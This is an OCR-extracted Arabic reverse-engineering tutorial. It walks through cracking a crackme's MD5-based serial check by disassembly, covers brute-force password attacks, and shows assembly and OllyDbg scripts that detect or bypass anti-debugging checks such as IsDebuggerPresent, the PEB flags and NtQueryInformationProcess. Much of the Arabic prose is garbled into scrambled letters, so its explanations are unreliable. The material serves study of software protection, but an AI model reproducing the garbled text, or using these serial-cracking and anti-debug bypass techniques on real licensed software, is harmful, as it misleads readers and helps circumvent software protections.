0040400A   CALL <JMP.&user32.MessageBoxA> ----------------------> badboy msg
0040400F   JMP SHORT 00404024
00404011   PUSH 0
00404013   PUSH 00404050
00404018   PUSH 00404100
0040401D   PUSH 0
0040401F   CALL <JMP.&user32.MessageBoxA> ----------------------> goodboy msg
00404024   XOR EAX,EAX
```

لًاتالكوهلعفنسام:

- نخيى*يخ فيكمُيخ يدَوَيخ يىو هما و بيزو 0x00403FF4 نخيى*يخ ى, execution جيإيىظصتو ,٠و edx. تفظخ ًُيبو وَ ًيخ
- خيتو HWBP يوؤ فيد 0x00403FFA تفيعيخ خ, صيدَوَدهاب وبً ياظتيخ شًتيخ نخدى, ى, يُوؤ إيىظصتو ,٠و يخ هجتفظخ ًُيبو وَ ًيخ نخيى*يخ شءخزتز خيتو ثم GetThreadContext ؤُ٤ ه, edx تفجرجب
  .كمُيخ يدَوَيخ دهاةز خيتوو ReadProcessMemory صيخيًخ ؤُ٤ ه, process
- ًهيعوو ص٤و ُظذ شًتيخ جعظ ِب يبؤُ ZF جذ*يخ ,٠ز خيتوو EFLAGS خلاولأذ تفجرجب خيتو HWBP نيدك فيد
  .صفًظذ صيبُذ

ُجلأذتُهِعِي structure تم*ز ديمذمتيب level bit يخؤُ٤ ه, ً*جتجد*عيخ متنًد ١َؤ EFLAGS تفجِ:

```
struct {
    ULONG    CF              :1;
    ULONG    __unused0       :1;
    ULONG    PF              :1;
    ULONG    __unused1       :1;
    ULONG    AF              :1;
    ULONG    __unused2       :1;
    ULONG    ZF              :1;
    ULONG    SF              :1;
    ULONG    TF              :1;
    ULONG    IF              :1;
    ULONG    DF              :1;
    ULONG    OF              :1;
    ULONG    IOPL            :2;
    ULONG    __unused3       :1;
    ULONG    RF              :1;
    ULONG    VM              :1;
    ULONG    AC              :1;
    ULONG    VIF             :1;
    ULONG    VIP             :1;
    ULONG    ID              :1;
    ULONG      unused4       :10;
}EFLAGS;
```

باتكا تاكفزم) ضذُظذ فيد ٥ يدز ؤجبرجَيخيذ ييتَ فعُ ًَ شَدِ يِوُو

إيجاد السلاسل بطريقة القوة الغاشمة ووجود الثغرات

Finding Serial With Brute Force Attack

لاحظ في هذه الصفحة أن الصفحات تستخدم charset خاص.

تعتبر Brute Force من أسهل الهجمات وأكثرها فعالية، وهي تعتمد على تجربة كل الاحتمالات الممكنة لكلمة السر، وهي تستهلك الكثير من الوقت والجهد.

سنتعلم في هذا الدرس:

- الهجمات الغاشمة ووحل هاعمزكم.
- الكرو.
- الإيزضل ارايجاةيمسراوخلي.
- الحيكا قباتكفيريكفتا لئازط.

1. أالً: كسا ع أذ ايعي اه Introduction To Brute Force Attack

تتكون من بيدمتو، تجيتزدئو لخو يدجدز واظى: (دخ) كهجنؤ: دتزدئ دوتئ ديت MD5, SHA, Haval, Tiger,...

سنشاهد في هذا الدرس MD5 هجنز دواظ دويو (AT4RE) صمخنيخ دوؤ ي: بيظخ تسؤ ح,

AFA75974BD93160D55DFC4214655E55A

MD5 هخيز صخبيخ يؤ دهى, طفعو ثيخ صمخيخ ؤ دج: بيئيخ و, صتردهيخ شاظخ صخبيخ بتؤؤ ندهؤ يي خؤ زدإخ ص

!! أؤل: نيذعؤ وولأخ

5 ج ص أ ب ج ِ ُ: ب ب ب د ئ و ل ُ ح ُ ب ُ ح, ُ س ج ُ ل و, ش ُ ا ظ ُ ظ ص ج ُ ب ِ خ ي ِ ُ د ه ى, ط ف ع ث ب ِ خ ص ح ُ ب ِ ُ د ج أ ُ *ظ ن ؤ ث ح ُ ؤ ب ب ب د ث ه

ل ؤ و خ د ئ ؤ ه, ش َ د س, ض د و د ط خ ي ِ ُ و, ض د و د و.

!! ب ِ ا ى ز ب ب ِ ُ أ, و خ ً د ث ل د • ب ز د أ ؟ ش و أ ِ خ ؤ ش و س ت أ ُ ل ؤ ِ ُ و ً د *َ ُ ُ َ ُ ع ِ ً ؤ ُ

ف ي د ذ ا ع ظ َ د ث ُ ل أ خ و ص ج و ا ظ َ ظ خ ش ُ ا ظ َ ظ خ ص ب ِ د ُ ُ ب ِ خ ي ِ ُ ب *ج و ب ّ ى ظ خ و ب ً خ ُ ج د ل ط س ُ ُ د ُ *ز َ ُ ُ ب ُ َ ؤ

ي. و- ن و ي ه ِ ّ ي MD5 ز د ذ ه ُ ا ُ و ب ّ ُ َ ُ ؤ ُ ذ *ع ظ ث ب ِ خ ض د م خ ّ ي ِ خ *ز ر َ ُ ف ع ز ض ؤ ز ُ و ر ُ د ض خ ذ ج ؤ ط ِ ح ُ-

: ط س ع ت ُ ً د ث ؤ ر ظ َ ؤ ن ؤ ر ك ر ا ُ ه ِ ه ِ خ ِ ُ: ب ِ ا و ف ي ط ح ُ ذ

- أ ُ ل ؤ 5: ص م خ ّ ي ِ خ ب ِ ى ٤
- ِ ُ ص م خ ّ ي ِ خ د ه ي ِ ج ص ح ظ َ ظ ا ل ا ل ا ذ : (خ د ث ؤ + ش و س ت + ش و أ ِ أ ُ ل)

abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789

ض ا د م ع ل خ ه, ش َ د س, ص ب ِ إ ظ خ ن ب: ب ِ ا و ف ي ط ح ُ ى و ً خ و ى ت ط ل ُ ذ

غ ي ي ر ف ش ر ن ا ح ذ ا َ ّ ر ل ا أ ج ً ه ك ز ف ش أ ا ً ه ك و ح م ت ا ظ ن ا ف ـ ز ز ل ا إ ِ ي ح ه ك ش ي و ، ف ـ ز ز أ 5 ِ ي ح ف ن إ ه ا خ ا ً ه ك ن ا غ ي ج م ز ف ش أ أ ق ي ج ط م ف
ج. س ي س ص ن ا ج ً ه ك ن ا ى ه ك م ص ز أ ت ز ي م ي ذ ص ا ه ا ي ى ن ي ا ط ك أ ث ن ا ج ز ف ش ه ا ج ن ا ظ ر ن ا

ط ح ُ ذ: ب ِ ا و ف ي ِ ج ل ُ ذ ، ث ه ُ ج ل أ خ و ق ا ظ خ ب ؤ ب ُ ب ُ ـ ُ ر ض د م خ ّ ي ِ خ م ً ي ا ظ خ 100 ب ؤ % ت ُ م ع ُ ح, م خ ّ ي ِ خ ط ز

ص م ُ ي ِ خ.

ج ِ ز ط ح ُ ذ: و ، د ه ع ز د ع ت ً و ؤ و ؤ ض د م خ ّ ي ِ خ ص ز د ع ت ِ ف ي إ ه و ؤ ل ا ت ا ل ر َ ُ ف ع ي ً ح ُ ذ ه ه ك , ، ؤ ن ؤ ر ك ه ي ت و ، ر َ ُ ف ع ي ِ خ ؤ ً ز إ ِ و ل ل ه ط ش َ

: ى د ع ي ذ ب ؤ ً ص خ

Letter 1	Letter 2	Letter 3	Letter 4	Letter 5
a	a	a	a	a
b	b	b	b	b
....	....	....	....	....
A	A	A	A	A
B	B	B	B	B
....	....	....	....	....
1	1	1	1	1
2	2	2	2	2

ن ظ ع و	ظ ع و د ج	ظ ع و د ج	ظ ع و د ج	ظ ع و د ج
ض م خ ي	ل خ و ه ح س ث ي	ل خ و ه ح س ث ي	ل خ و ه ح س ث ي	ل خ و ه ح س ث ي
ر ط خ ش				

ز ض ؤ ز و ظ ل ز ص خ ي ث خ م د ض : aaaaa , aaaab, aaaac, ... aaaba, aaabb,aaabc, ...

5(. ص م خ ي ذ أ ل ي و 62 ل أ ل أ خ ي) ض ا د م ع ل ل ا خ ي , ي و و ه خ , ث ل ؤ ت ا ص ى ي و ب ى د ع ا إ ل خ ذ : ب ث ظ ب د ؤ

ن ب : 62^5 = 916,132,832

ض د ح م * ب خ ي ع د ك ط ي ب خ ح , د غ د و ز ج و ؤ ، ش د ص ف ع ي ب خ ب ه * و ب ى , ب ب ذ ك ر د ض خ ن ظ و ص ح م * ب خ ص غ ز ه ج ز ل ا

ج خ د * ب خ ي ع ؤ خ ص م خ ز ب

د ي ز ث ي خ

RainbowCrack , Cain : د ه ى ج ت و ض د ح م * ب خ ي ث ي ظ ش د ض د غ ز ث د -

: د ه ى ج ت و د ث س ج ش * ج ك م ج ي ض د و د ز ح , د ي د م ع د ز , ك س ب خ , ي ع ؤ ج خ ؛ ض ى ؛ ض د غ ب ر ب خ ي د * س ؛ -

- World List (Using By Hackers , Name:Pass)
- Rainbow Tables (For Hash)

ؤ د د م ا د 4 و ب د ه م ف ل ث ى ب و خ ص خ * ز ن ؤ د ت و ن ؤ د ز ك -

ض ا د م ع ل ل ا خ ي , ش ي د ص ف ع و ص م خ ي د ك ا ذ ه ظ خ ه ج ي خ ش ظ ا خ ص م خ ي ب د ؛ ي خ د م خ و ؤ د م ت -

خ ع ف ي خ ب * خ ج (Brute Force Attack) : ث ن ث ي ض ا د م ا ل ا ذ ر و ا ظ ر ف ع ز , ا ع ي خ ب ؤ ش ظ ا خ ص خ ج ي ذ ص * ج ب ا ل و ن خ ش ظ ا خ ص خ ا ل ا ذ ص م خ ي ذ خ , ب م خ ي ص ذ ؛ ي ش ظ ا خ ص خ ج ي ذ , ج ث ظ د ي خ ص و ج ذ و ه ص م خ ي خ , د ه ى ج ا ي ا ع ظ ز ؤ د ي ز ث ي خ .	

2. ثاناً: ثبات آيه زن Code Analysis

.ةَيَّخ ةَدُخ, ؤُس٤ ُّيِخ لُمعخ ُّخ, يِىىمُخيِ شَيْذ ُّخ, ٣ُا خ

ةَخَخُج يِبِيُّ دوُىُبُّ ةُّ ةُّ ءخلإخصَخزً نخىى, يِدكبو واَعيِخ يِدكبو ُمايِخ فيِتُّوً هِي -

ةِيدَةَةَ: 1234 ، وخيِةِةَةَ: Roben : جُاخ :ضدودُسُ خيِتُّوَيِ -

: ءخلإخصَخزً

```
00453F28  PUSH    EBP                          بداية الأجراء
00453F29  MOV     EBP, ESP
```

: أَلؤص*زؤ ءجتُئؤ يِدَةَةَيِخ وؤ جُاخيِى٤ نددُخُب دمُضدوَدُّجِ

```
00453F53  CALL    00432368
00453F58  CMP     [LOCAL.6], 0                 مقارنة اذا الأسم فارغاً
00453F5C  JE      SHORT 00453F94
00453F5E  LEA     EDX, [LOCAL.7]
00453F61  MOV     EAX, DWORD PTR DS:[EDI+2F8]
00453F67  CALL    00432368
00453F6C  MOV     EAX, [LOCAL.7]
00453F6F  CALL    0040410C
00453F74  CMP     EAX, 4                       مقارنة طول الأسم فيما اذا كان اقل من اربعة حارف
00453F77  JL      SHORT 00453F94
00453F79  LEA     EDX, [LOCAL.8]
00453F7C  MOV     EAX, DWORD PTR DS:[EDI+2FC]
00453F82  CALL    00432368
00453F87  MOV     EAX, [LOCAL.8]
00453F8A  CALL    0040410C
00453F8F  CMP     EAX, 4                       مقارنة طول السريال فيما اذا كان اقل من اربعة حارف
00453F92  JGE     SHORT 00453FA9
00453F94  MOV     EAX, DWORD PTR DS:[EDI+2FC]
00453F9A  MOV     EDX, 4540E8                  ASCII " [ Error ] Incorrect Input ...."
```

كَيِيِخو يِبولأخ لُمحزؤ جِعَ ءدَعُلخاخِةُ فيِ لَخو صمُثِخدعأدا اظو ,مجتُه

```
00453FC2  CALL    00453D38                     أخذ الحرف الأول و الثالث من الأسم و قوبلها الى هكس
00453FC7  LEA     EDX, [LOCAL.10]
```

(F7) ءدَعُلخاخِةُ وبدحويخُب : تِ, رُظُعزِوإَ كتُظخنؤ وبيِدسعولخا, جِ, يِبِيُّ ٧لالا

```
00453D60  MOV     ECX, 4                          أخذ أول أربع حارف من الأسم
00453D65  MOV     EDX, 1
00453D6A  MOV     EAX, [LOCAL.1]
00453D6D  CALL    0040436C
00453D72  MOV     EAX, DWORD PTR DS:[EBX]
00453D74  MOVZX   EAX, BYTE PTR DS:[EAX]          أخذ الحرف الأول
00453D77  MOV     EDX, DWORD PTR DS:[EBX]
00453D79  MOVZX   EDX, BYTE PTR DS:[EDX+2]        أخذ الحرف الثالث
00453D7D  ADD     EAX, EDX                        بجميع الحرفين
00453D7F  INC     EAX
00453D80  LEA     ECX, [LOCAL.2]
00453D83  MOV     EDX, 2
00453D88  CALL    00407D7C                        تحويل الناتج الى هكس
00453D8D  MOV     EDX, [LOCAL.2]
```

B5 : پولأخذ ظدپخ ---

Roben > Robe > Rb > R=**52** hex , b = **62** hex , + **1** > **B5**

زخپخو زيديپخ أكظذ وؤ جعَ عدوَ عل اخ ف يـ لخو صمثيدعدأ اظو ,مجثه

```
00453FDB  CALL    00453DC0                        أخذ الحرف الثاني و الرابع من الأسم و تحويلها الى هكس
00453FE0  LEA     EDX, [LOCAL.3]
```

(F7) عدوَ ل اخ ف وبدحويخ ب : ت ,رظ عز وإ كظذ ن ؤ وبديدسعول اخ ,ج ,ب ب ٧ ل ا و

```
00453DFC  MOVZX   EAX, BYTE PTR DS:[EAX+1]        أخذ الحرف الثاني
00453E00  MOV     EDX, DWORD PTR DS:[EBX]
00453E02  MOVZX   EDX, BYTE PTR DS:[EDX+3]        أخذ الحرف الرابع
00453E06  ADD     EAX, EDX                        بجميع الحارف
00453E08  INC     EAX
00453E09  LEA     ECX, [LOCAL.2]
00453E0C  MOV     EDX, 2
00453E11  CALL    00407D7C                        تحويل الناتج الى هكس
00453E16  MOV     EDX, [LOCAL.2]
```

D5 : زپپكخ ظدپخ ---

Roben > Robe > oe > o=**6F** hex , e = **65** hex , + **1** > **D5**

MD5 ص ٤ ذنز پولأخذ ظدپخ وأظجعَ عدوَ ل اخ ف يـ

```
00453FE6  CALL    00453E48                        تشفير الناتج الأول
00453FEB  LEA     EAX, [LOCAL.11]
```

- (F7) عدد الخطوات وبدء تحويل: الأول

```
00453E7D  LEA     EDX, [LOCAL.2]
00453E80  CALL    00453A24                    تشفير الناتج الأول MD5
00453E85  MOV     EAX, [LOCAL.2]
00453E88  MOV     EDX, EBX

St4ck SS:[0012F8FC]=00D85B78, (ASCII "2a1ab298edf0162a3305e599b47cbeee")
EAX=00000000

0012F8F4  99E50533
0012F8F8  EEBE7CB4
0012F8FC  00D85B78  ASCII "2a1ab298edf0162a3305e599b47cbeee"
0012F900  00D825A8  ASCII "B5"
```

- يتم إضافة أول أربع أحرف من السريال مع الناتج الثاني:

```
00454015  CALL    00404114                    أضافة أول أربع أحرف من السريال مع الناتج الثاني
0045401A  MOV     EAX, [LOCAL.11]

St4ck SS:[0012F930]=00D85BD8, (ASCII "1234D5")
EAX=00000002
```

- 1234D5 : يتم تشفير الناتج مع السريال

```
00454020  CALL    00453EB8                    تشفير السريال مع الناتج الثاني
00454025  MOV     EAX, [LOCAL.3]
```

- (F7) عدد الخطوات وبدء تحويل: الأول

```
0453EF0   CALL    00453A24                    تشفير السريال مع الناتج الثاني
0453EF5   MOV     EAX, [LOCAL.2]

t4ck SS:[0012F8FC]=00D85DF8, (ASCII "f47abc75ef42f013dffddc72697b6bfb")
AX=00000000

0012F8F8  FB6B7B69
0012F8FC  00D85DF8  ASCII "f47abc75ef42f013dffddc72697b6bfb"
0012F900  00D85BD8  ASCII "1234D5"
```

- 4 جزء يعتبر أول أي, طويلة، وتتم تشفير الناتج الثاني, ثم تتحول و

```
00454038  >  8D  LEA     EAX, [LOCAL.13]     حلقة للمقارنة بين ناتجي التشفير
0045403B  .  50  PUSH    EAX
0045403C  .  B9  MOV     ECX, 1
00454041  .  8B  MOV     EDX, EBX
00454043  .  8B  MOV     EAX, [LOCAL.3]
00454046  .  E8  CALL    0040436C            SF.0040436C
0045404B  .  8B  MOV     EAX, [LOCAL.13]
0045404E  .  50  PUSH    EAX
0045404F  .  8D  LEA     EAX, [LOCAL.14]
00454052  .  50  PUSH    EAX
00454053  .  B9  MOV     ECX, 1
00454058  .  8B  MOV     EDX, EBX
0045405A  .  8B  MOV     EAX, [LOCAL.4]
0045405D  .  E8  CALL    0040436C
00454062  .  8B  MOV     EDX, [LOCAL.14]
00454065  .  58  POP     EAX
00454066  .  E8  CALL    00404258
0045406B  .v 75  JNZ     SHORT 00454070
0045406D  .  FF  INC     [LOCAL.5]           زيادة قيمة المتحول عن تساوي الخانتين
00454070  >  43  INC     EBX
00454071  .  4E  DEC     ESI
00454072  .^ 75  JNZ     SHORT 00454038
00454074  >  83  CMP     [LOCAL.5], 4        مقارنة قيمة المتحول فيما اذا كانت أكبر من 4
00454078  .v 7E  JLE     SHORT 0045408C
0045407A  .  8B  MOV     EAX, DWORD PTR DS:
00454080  .  BA  MOV     EDX, 454110         ASCII " [ Success ] Valid Serial ... [ Ver

St4ck SS:[0012F94C]=00D85E28, (ASCII "F47ABC75EF42F013DFFDDC72697B6BFB")
EAX=0012F924

0012F944  00D82544  ASCII "Roben"
0012F948  00000000
0012F94C  00D85E28  ASCII "F47ABC75EF42F013DFFDDC72697B6BFB"
0012F950  00D85BA8  ASCII "2A1AB298EDF0162A3305E599B47CBEEE"
0012F954  00D825CC  ASCII "D5"
0012F958  00D825A8  ASCII "B5"
0012F95C  0012FAA4
```

ٍاطكـيا زايا ١ ُظضاخ ٌ ُث :اجياث 3.

دقٌ دج) چُلاخهجاُلؤ ص*زؤ پـوؤ ٍ ووؤ 1((.چُلاخهجاُلؤ ص*زؤ پـوؤ ٍ ٌ

دمهـ*رو كـيـديـيخو پـولأذىلُمحخوؤ 2(ُدبو ص .تعدز ثظدسيخ نىتؤ ،دمعلخ

.شوستلألأجحو (پـولأخوأغيخ) MD5 ـز ثظدسيخ وأظ 3(

.تعدز ثظدسيخ نىتؤ ،دمعلخ و صُدبو دمهـ*رو ,زخُيخو نيدنيخ ىلُمحخوؤ 4(

أُلؤ 4 هجاياجيدُ ُ ُ ٍ يخ خٌ ب) پدُ ُ ُ ٍ يخ هچ أُلؤ ,زؤ پـوؤ وبؤزدٍ يخ ظخ يخ صُدبو 5(

زيدنيخ وأغيخ) MD5 ـز ثظدسيخ وأظ 6(

,چ پـولأخوأغيخهجؤُدمُضدودوس ٌ زدعظنؤ ركـ- زيدنيخ وأغيخ

.صبهدعجضدودوس تـدنٌ ندتخٌ ب دمُنَدتؤو دُ ُ ُ اوَو نيدنيخ ثظدسيخ خيًا ا و ثـماُلؤ 4 هجصاياظخضدمخُتيخر ُ ُ ج دُ ُ خ ,-

- وجه ٌ دختع ٍ ر خ يـعم ُ ُ هشص) Brute Force Attack (.

Forcer Brute هذه الأداة تستخدم لاختراق كلمات المرور 4.

مقدمة: - مقدمة في شفرة المصدر، مقدمة، وكلمة المرور المعلومة بين الأقواس :

- أدخل كلمة المرور (Z أقصى عدد من الأحرف ,) شفرة المصدر لأداة تستخدم لاختراق كلمات المرور.

شفرة المصدر: - مقدمة في شفرة المصدر، وكلمة المرور المعلومة بين الأقواس :

- المعلومة بين الأقواس.
- يتم تجربة كلمات المرور المحتملة.

خوارزمية الهجوم القاسي - في هذا الأسلوب، يتم تجربة كلمات المرور المحتملة واحدة تلو الأخرى حتى يتم العثور على كلمة المرور الصحيحة.

5 المادة

يتم تخزين كلمات المرور المحتملة في ملف نصي.

- يتم تحميل الملف في الذاكرة ويتم تجربة كلمات المرور المحتملة واحدة تلو الأخرى.

في هذه الحالة يتم تخزين أداة الاختراق في ملف charset.

طرق الـ Anti RCE وسائل التغلب عليها

1. المقدمة

يعد الدخول إلى الأجهزة الرقمية والتحكم بها من أهم الأهداف التي يسعى إليها المهندسون العكسيون والمخترقون، وتتطلب هذه العملية استخدام أدوات وتقنيات متقدمة لتجاوز الحماية المفروضة على البرامج والأنظمة.

Anti reversing tricks هي مجموعة من الأساليب والتقنيات التي تستخدم لحماية البرامج والأنظمة من الهندسة العكسية والتحليل والتعديل، وتهدف إلى تعقيد عملية الفهم والتحليل وإطالة الوقت اللازم لها. وتشمل هذه الأساليب تشفير الشيفرة وضغطها وإخفاء البيانات والتحقق من بيئة التشغيل وكشف أدوات التحليل والتصحيح.

Anti Unpacking هي تقنيات تستخدم لحماية البرامج المضغوطة أو المشفرة من الفك والتحليل، وتهدف إلى منع المحللين من استخراج الشيفرة الأصلية وتحليلها. وتشمل هذه التقنيات تشفير الشيفرة وضغطها وإخفاء البيانات والتحقق من سلامة الملفات وكشف أدوات الفك والتحليل.

تعتمد هذه الأساليب على مبدأ أساسي وهو جعل عملية التحليل أكثر تعقيداً وصعوبة، وتتطلب من المحلل معرفة عميقة بالأنظمة والأدوات المستخدمة، وتستهلك وقتاً طويلاً وجهداً كبيراً.

تتضمن هذه الأساليب عدة أنواع رئيسية، منها:

1) التحقق من أدوات التصحيح DEBUGGER DETECTION.

2) كشف نقاط التوقف والتعديل BREAKPOINT AND PATCHING DETECTION.

3) كشف أدوات التحليل ANTI-ANALYSIS.

4) تقنيات متقدمة وأخرى ADVANCED AND OTHER TECHNIQUES.

2. غاية التأكد DEBUGGER DETECTION

يلاو دهمُتظ جعَ دهعَذ يخُظخو صُيدضخ Process وُبر يخذ ديّ خُب دجصُ*ظ صَدمضخ يُجدوُز تُسى هجدهجَعُذ جعَ صُحّصخ يِّ
أسَيَّخ إيِّ Mode Kernel يخ خَيعِظ صجُّعجوُ؛ وبد صَّحُّعيخ وُهيخ هجكُتىظذ إيّ وُ؛ إحُعخو ؟ ل ا خُوُ أسَي.

كُ وُ؛ ه, جعظو ،كُتىظذ إيِّ صدَّهيخذ يِّ خَيعِظ صَدمضخ يُجخُز ج*ج خيـ BeingDebugged flag صُيز فيد صُ*ج

زدُج Process Environment Block (PEB) صيخيِّ صمهظذ يِّ تُم*ز خيتُظ Kernel32 يخ صسعُج تُوخي صيخيَّ يَوَ
IsDebuggerPresent لُكّ ظتُى خ خيَّخيص زامُ خيـ*ىُ BeingDebugged ظ*ُص جد ب ُخ تدوط خيـ Process عَج ظتُمهد
زيخُص user-mode debugger وُخ ال؟

صُحُه, كُ،ىَ ىدعيذ يتيخو IsDebuggerPresent خَعَخخ يخيص ه, إيِّذ وؤ خيـ*ىُ PEB.BeingDebugged flag
كُتُظذ إيِّ بيوُ شُىسج :

```
;call kernel32!IsDebuggerPresent()
call     [IsDebuggerPresent]
test     eax,eax
jnz      .debugger_found

;check PEB.BeingDebugged directly
mov      eax,dword [fs:0x30]       ;EAX = TEB.ProcessEnvironmentBlock
movzx    eax,byte [eax+0x02]     ;AL  = PEB.BeingDebugged
test     eax,eax
jnz      .debugger found
```

خبه أ*يذ مُن ل ا تا يتيذ ًىظو صُحّصخ يِّ وأعز صَدمضخ يُجدوُز خيتُ ببيِ ،يُجدوبريخ فيد صيَّذ بد ع*ظ يخبلأذ يِّ زؤ
دتُل ا يتيخ وأظ وُ؛ أُضُه,ه يِ خ,

صمُىَدهلإو 0 وبد PEB.BeingDebugged flag يخ صمُىُتَ*عز بيوُ ،وَّ تُزَ صيهز صدَّهيخ يِّ خ,رحُأعيخ جعَ
خيـ PEB.BeingDebugged flag يف خيـ OllyDbg خُّر بو ـــ خيـ Data مث خ ٣أ٠ Ctrl + G مث خيعر fs:[30]
صمهظذ يِّ بهـ خيتُ dbh ىُ OdbgScript يخ فيدُجلأخ خِّ نؤ وبد صُد٠ل إدز.

Advanced OllyDbg صخنز صدّهيخي ٍّ ُ ً, رحلعيخ هتن دا ٌ ؤ ً, ٌ ىعح كل OllyDbg ثجدوبريصؤ*ج صد٠ب ٍّ ؤ
ودَ ثىخزى, ٠ يف ىُمص خيـ BeingDebugged field

زدإل٠دُص بو وىي Plugin جاُحص ظثىخ هب ٍي خظهمص ؤ ٍ IsDebuggerPresent Plugin

ً جىعٍ ً ا ٌ ؤ ى ٌّ و offset 0x68 طٍ ؤل أخ ً ى, NtGlobalFlag يج ً ٌ و آ ُ ىا, ً ُ, ُ ثٍ يخ ثؤزدٍ يخ PEB يخ ص ُ ىز ٌّ ىعح
ثجدوُز دمضخ ص إٍ .أس ً ً يخ *س٤ يذ فيد ُ ب نخث دً ً Process ثمظ ثلز ٍ *س٤ وز أس ً يخ نلظ مُى يخ ص
ن خ
هجصجدو صمُثيخي ٍّ ٌّ و ٌ ثعدز 70 صمُثيخن ىثظ أس ً ي يل او هجثمظ Process يخ طودثخ ُ ب دجؤ 0 ؤ ٍ ظ NtGlobalFlag
:صيكلاىُ يخ ُ بد*ج ٍ صُ ثىظذ OR صخُم

FLG_HEAP_ENABLE_TAIL_CHECK (0x10)
FLG_HEAP_ENABLE_FREE_CHECK (0x20)
FLG_HEAP_VALIDATE_PARAMETERS (0x40)

فيدخلاولأخ هج ً ً *يخ ً, ُ كاه خ ٍّ نة NtGlobalFlag يخ فيدؤ أظ تمثيخ ضدَخُيخ رس ٍ ز ؤة Flags Heap يصس ٍ ىيدز دجؤ
Heap Flags يخ صجد, صأزو خلاولأخ وأعظ ثيخ يف خيـ heap ؤبرخي PEB.ProcessHeap وإظ 2 صمُثيذ ثعدز
ً
ثً *ظ ج عً صجد, صأزو 40000060 ثمه ،ثعدز 50000062 ىثظ ج ُثيخن ة أس ً ي يـو صيدلفيد دجؤ .ىخدعيخ ً, 0 صمُثيخو
:أس ً ي يـو صيدلفيد Heap يخ عدوب ى, خلاولأخ ي ٍّ

HEAP_TAIL_CHECKING_ENABLED (0x20(
HEAP_FREE_CHECKING_ENABLED (0x40(

؟ال خؤ ُاَبِ :ُو دظتُ ُاُ*پ PEB.NtGlobalFlag ـپ خ ص مُئى ثمَ اَ ى ُو ص تُ ُه پ خ ي ِ ُ خ خ ى ع خ ه ت ن إ ُ ت ك ، ى َ ى د ع ي خ پ ك ب ه خ
وُ ت م ت ظ *َ ت وُ ؤ ال خ ي ف خ پ ـ PEB.ProcessHeap ؟

```
;ebx = PEB
mov      ebx,[fs:0x30]

;Check if PEB.NtGlobalFlag != 0
cmp      dword [ebx+0x68],0
jne      .debugger_found
;eax = PEB.ProcessHeap
mov      eax,[ebx+0x18]

;Check PEB.ProcessHeap.Flags
cmp      dword [eax+0x0c],2
jne      .debugger_found

;Check PEB.ProcessHeap.ForceFlags
cmp      dword [eax+0x10],0
jne      .debugger_found
```

ج ع َ ت َ *ع ي د ز ح ، ج ى ب خ PEB.NtGlobalFlag وخي ـ PEB.HeapProcess ج ه ُ ى و ب ُ ص ُ ل ا ذ پ د ل ف ي ح ، ي ـ و
OdbgScript پ ى ُ ى د ع ي خ ي ت ي خ و ، ا ُ س َ ي خ : ص ه ظ ذ ي ِ ب ه خ ى ُ ى

```
var      peb
var      patch_addr
var      process_heap

//retrieve PEB via a hardcoded TEB address (first thread: 0x7ffde000)
mov      peb,[7ffde000+30]

//patch PEB.NtGlobalFlag
lea      patch_addr,[peb+68]
mov      [patch_addr],0

//patch PEB.ProcessHeap.Flags/ForceFlags
mov      process_heap,[peb+18]
lea      patch_addr,[process_heap+0c]
mov      [patch_addr],2
lea      patch_addr,[process_heap+10]
mov      [patch_addr],0
```

OllyAdvanced ص ُ د ، ب َ د ا َ ؤ

Debug Bits
- [ ] IsDebuggerPresent
- [x] NtGlobalFlag (not recommended)
- [x] HeapFlags
- [ ] ForceFlags

Poison خيار صديق

Anti-Debugger
- [ ] Aggressive PEB Hide
- [ ] IsDebuggerPresent
- [x] NtGlobalFlag
- [x] Heap Flag
- [ ] CheckRemoteDebuggerPresent

في الإصدار الخامس ظهرت دالة CheckRemoteDebuggerPresent في مكتبة Kernel32 وهي تقوم بنفس عمل دالة NtQueryInformationProcess ولكن بطريقة أسهل وأبسط. ntdll هي المكتبة التي تحتوي على الدالة NtQueryInformationProcess والتي تأخذ parameter يسمى ProcessInformationClass وهو رقم يحدد نوع المعلومات المطلوبة. ولكي نحصل على DebugPort يجب أن نضع الرقم 7 (ProcessDebugPort) ونضع الناتج في متغير من نوع DWORD. إذا كان الناتج 0 فلا يوجد مصحح، وإذا كان غير 0 فيوجد مصحح.

وإليك الصيغة الخاصة بـ CheckRemoteDebuggerPresent :

كل دالة تعيد Boolean True أو False بحسب وجود مصحح أو عدمه.

```
BOOL CheckRemoteDebuggerPresent (
  HANDLE hProcess,
  PBOOL pbDebuggerPresent
);
```

أما دالة NtQueryInformationProcess فهي كما يلي:

```
NTSTATUS NTAPI NtQueryInformationProcess(
```

```
HANDLE          ProcessHandle,
PROCESSINFOCLASS   ProcessInformationClass,
PVOID           ProcessInformation,
ULONG           ProcessInformationLength,
PULONG          ReturnLength
);
```


كما نظهر هو، إلى يمين يخي يخ خعدك، ى دعيذ بدنظخ:

```
.data
krnl db "kernel32.dll",0h
chkrdbg db "CheckRemoteDebuggerPresent",0h

.data?
IsItPresent dd ?

.code
PUSH offset krnl ;kernel32.dll
CALL LoadLibrary

;CheckRemoteDebuggerPresent
PUSH offset chkrdbg
PUSH EAX
CALL GetProcAddress

;IsItPresent variable will store the resault
PUSH offset IsItPresent
PUSH -1
CALL EAX
MOV EAX,DWORD PTR[IsItPresent]
TEST EAX,EAX
jne DebuggerFound

; using ntdll!NtQueryInformationProcess(ProcessDebugPort)
lea     eax,[.dwReturnLen]

push    eax                 ;ReturnLength
push    4                    ;ProcessInformationLength
lea     eax,[.dwDebugPort]
push    eax                  ;ProcessInformation
push    ProcessDebugPort     ;ProcessInformationClass (7)
push    0xffffffff           ;ProcessHandle
call    [NtQueryInformationProcess]

cmp     dword [.dwDebugPort],0
jne     .debugger_found
```


تَ*ظ جعَ بإنعيخ ص ه ت و ح, أ ى ى پ خ ى, و NtQueryInformationProcess ص پ خ پ ى, إ ى ى ظ ص ه ت و , ه, و ى پ ى خ ض خ ي پ ؤ
